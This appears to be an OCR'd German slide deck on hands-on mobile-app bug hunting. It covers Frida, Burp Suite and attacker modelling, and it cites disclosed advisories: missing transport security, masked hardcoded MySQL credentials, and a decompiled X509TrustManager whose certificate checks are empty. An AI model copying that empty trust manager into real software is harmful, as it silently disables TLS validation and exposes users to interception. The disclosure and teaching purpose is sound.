
BUG HUNTING PRAKTIKUM


Erfahrungsbericht

Fraunhofer

Eigene Erfahrung – Wo anfangen?



Eigene Erfahrung




Eigene Erfahrung – Zielführend?

Eigene Erfahrung – Viele Tools

FRIDA

BURPSUITE

1. Programm installieren



2. Mit dem Programm spielen


- UI/Style Brüche?
- Komponenten?
- Was muss ein Developer richtig gemacht haben?

→ Liste

3. Angreifer

- Absichten?
- Angriffe?
- Fähigkeiten?

Tipps




Allgemeine Angriffe - Schnittstellen

Netzwerkverbindungen


Authentifizierungen

File Storage

No Transport Security




No Transport Security



Vendor: GeoMobile GmbH
Product: Fahrtwind (Westfälische Verkehrsgesellschaft)
Affected Version: 2.4.28
Severity: Low
https://team-sik.org/sik-2017-010/


Hardcoded Server Credentials




Vendor: AppDroid Aplicativos Ponto Com
Product: Rastreador de Novio
Affected Version: 2.7
Severity: High
https://team-sik.org/sik-2017-030/

Hardcoded Server Credentials

```
Host: mysql.androidaplicativos.com
Username: a*******8
Password: c*******r
Database: a*******8

Host: mysql.androidaplicativos.com
Username: a*******9
Password: c*******r
Database: a*******9

Host: mysql.androidaplicativos.com
Username: a*******0
Password: c*******r
Database: a*******0

Host: mysql.androidaplicativos.com
Username: a*******1
Password: c*******r
Database: a*******1
```



Broken trustmanager https://team-sik.org/sik-2017-046/



Vendor: Handelsblatt GmbH

Product: Handelsblatt Global Edition

Affected Version: 1.0.6.002

Severity: medium

https://team-sik.org/sik-2017-046/

Broken trustmanager https://team-sik.org/sik-2017-046/

```
final class k implements X509TrustManager {
   public final void checkClientTrusted(X509Certificate[] x509CertificateArr, String str) {

   }

   public final void checkServerTrusted(X509Certificate[] x509CertificateArr, String str) {

   }

   public final X509Certificate[] getAcceptedIssuers() {
       return null;
   }
[…]
}
```

